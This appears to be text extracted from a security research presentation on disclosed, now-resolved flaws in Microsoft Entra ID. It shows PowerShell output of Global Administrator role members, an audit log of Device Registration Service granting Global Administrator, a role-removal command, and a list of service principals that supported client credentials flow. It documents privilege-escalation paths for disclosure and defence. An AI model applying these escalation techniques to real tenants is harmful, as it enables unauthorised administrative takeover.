
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUse
r -UserId $_.Id}

DisplayName      Id                                     Mail                                     UserPrincipalNam
e
-----
Eric Woodruff    d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@north...
Megan Bowen      936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud          megan.bowen@n...
Eric Woodruff (GA) 737e7448-93c6-4677-b697-244935b1ad80 ga-ericw@nort...
```



```
{
  "id": "Directory_aa2ffcab-c207-4627-89b8-55df5295c687_Q2J8I_174301280",
  "category": "RoleManagement",
  "correlationId": "aa2ffcab-c207-4627-89b8-55df5295c687",
  "result": "success",
  "resultReason": "",
  "activityDisplayName": "Add member to role",
  "activityDateTime": "2024-01-05T21:16:16.2616937Z",
  "loggedByService": "Core Directory",
  "operationType": "Assign",
  "userAgent": null,
  "initiatedBy": {
    "user": null,
    "app": {
      "appId": null,
      "displayName": "Device Registration Service",
      "servicePrincipalId": "cb328f56-ab61-48d5-b1b9-129d7093b869",
      "servicePrincipalName": null
    }
  },
  "targetResources": [
    {
      "id": "a1c70ab4-a66b-42b5-bfea-5d8c44904912",
      "displayName": null,
      "type": "User",
      "userPrincipalName": "ReneMagi7@M365x61605097.OnMicrosoft.com",
      "groupType": null,
      "modifiedProperties": [
        {
          "displayName": "Role.ObjectID",
          "oldValue": null,
          "newValue": "\"4fdbf417-b070-4a07-9337-1052f356e826\""
        },
        {
          "displayName": "Role.DisplayName",
          "oldValue": null,
          "newValue": "\"Global Administrator\""
        }
      ]
    }
  ]
}
```


Privilege elevation to Global Administrator




```
Windows PowerShell

LAPpYvVpN0KRkAEhdxReEEh0fnPGk3dGtpckSTWxrYA-1 737e7448-93c6-4677-b697-244935b1ad80 62e90394-69f5-4237-9190-012177145e10
LAPpYvVpN0KRkAEhdxReEM5VbZ02qTtKuhp2NAlR1IY-1 936d55ce-a9b6-4a3b-ba1a-76340951d486 62e90394-69f5-4237-9190-012177145e10
LAPpYvVpN0KRkAEhdxReECaCFNdEdIRIrve1_mk6Z5g-1 d7148226-7444-4884-aef7-b5fe693a6798 62e90394-69f5-4237-9190-012177145e10
LAPpYvVpN0KRkAEhdxReEN21PuDWLchFroZPpvA441A-1 e03eb5dd-2dd6-45c8-ae86-4fa6f038e350 62e90394-69f5-4237-9190-012177145e10
4-PYiFWPHkqV0puYmLiHa4_jmSP4H0dAkHnE1Ete6LI-1 2399e38f-1cf8-40e7-9079-c4d44b5ee8b2 88d8e3e3-8f55-4a1e-953a-9b9898b8876b
4-PYiFWPHkqV0puYmLiHa2n-d5cDm2lCi4z6Rg0KnUk-1 9777fe69-9b03-4269-8b8c-fa46038a9d49 88d8e3e3-8f55-4a1e-953a-9b9898b8876b
BSub0kaAukSHWB4mGC_PMsZL8xv0pXREoMyjpaC6uMU-1 1bf3cbcc-a5ce-4474-a0cc-a3a5a0bab8c5 d29b2b05-8046-44ba-8758-1e26182fcf32
BSub0kaAukSHWB4mGC_Pm19f7lxUaptNuRB5u7pzZQ4-1 5cee5f5f-6a54-4d9b-b910-79bbba73650e d29b2b05-8046-44ba-8758-1e26182fcf32
LJnv8vs6uUa3z6Em7nTEUfTaHhBFa3pMhDM_tpKe0nM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 f2ef992c-3afb-46b9-b7cf-a126ee74c451
LJnv8vs6uUa3z6Em7nTEUckh2rvrn5lGndXWsugf6_I-1 bbda21c9-9feb-4699-9dd5-d6b2e81febfb2 f2ef992c-3afb-46b9-b7cf-a126ee74c451
5wuT_mJe20eRr5jDpJo4sfTaHhBFa3pMhDM_tpKe0nM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 fe930be7-5e62-47db-91af-98c3a49a38b1
Phy-sV22GU-EJ_b6DZf-ufTaHhBFa3pMhDM_tpKe0nM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 b1be1c3e-b65d-4f19-8427-f6fa0d97feb9
0gJe1hQCdEa0XXZvszDiwH9_a7vXTtZFpzUswvtrdQ-1 bb6b7f7f-4ed7-45d6-a735-2ccf0bedadd4 d65e02d2-0214-4674-8e5d-766fb330e2c0
NIwd6_WsDUaEJMHxpvvbhX9_a7vXTtZFpzUswvtrdQ-1 bb6b7f7f-4ed7-45d6-a735-2ccf0bedadd4 eb1d8c34-acf5-460d-8424-c1f1a6fbdb85
kl2Jm9Msx0SdAqasLV6lw8ibNp0FDYNPkJYhE-uX29U-1 9d369bc8-0d05-4f83-9096-2113eb97dbd5 9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
8MYkhImhnm70CbBdTylW1CaCFNdEdIRIrve1_mk6Z5g-1 d7148226-7444-4884-aef7-b5fe693a6798 8424c6f0-a189-499e-bbd0-26c1753c96d4

PS C:\temp> Remove-MgRoleManagementDirectoryRoleAssignment -UnifiedRoleId LAPpYvVpN0KRkAEhdxReEEh0fnPGk3dGtpck
STWxrYA-1
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUse
r -UserId $_.Id}

DisplayName      Id                                     Mail                                     UserPrincipalName
-----
Eric Woodruff    d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@northwindt...
Megan Bowen      936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud      megan.bowen@northw...

PS C:\temp>
```


The findings


- Device Registration Service
Modify privileged role assignment
- Viva Engage (Yammer)
Delete and permanently delete privileged users
- Microsoft Rights Management Services
Create users

Microsoft response


The findings

- Device Registration Service
MSRC – Important severity, elevation of privilege, resolved
- Viva Engage (Yammer)
MSRC – Medium severity, resolved
- Microsoft Rights Management Services
MSRC – Low severity, resolved

Timeline of the findings



Why did this work?



Service principals that support OAuth 2.0 CCGF

- Office 365 Exchange Online
- Office 365 SharePoint Online
- Dataverse
- Viva Engage (Yammer)
- Microsoft Rights Management Services
- Azure Multi-Factor Auth Client
- Skype for Business Online
- AADPasswordProtectionProxy
- Device Registration Service

Service principals that supported OAuth 2.0 CCGF


- Office 365 Exchange Online
- Office 365 SharePoint Online
- Dataverse
- Viva Engage (Yammer)
- Microsoft Rights Management Services
- Azure Multi-Factor Auth Client
- Skype for Business Online
- AADPasswordProtectionProxy
- Device Registration Service

PowerShell

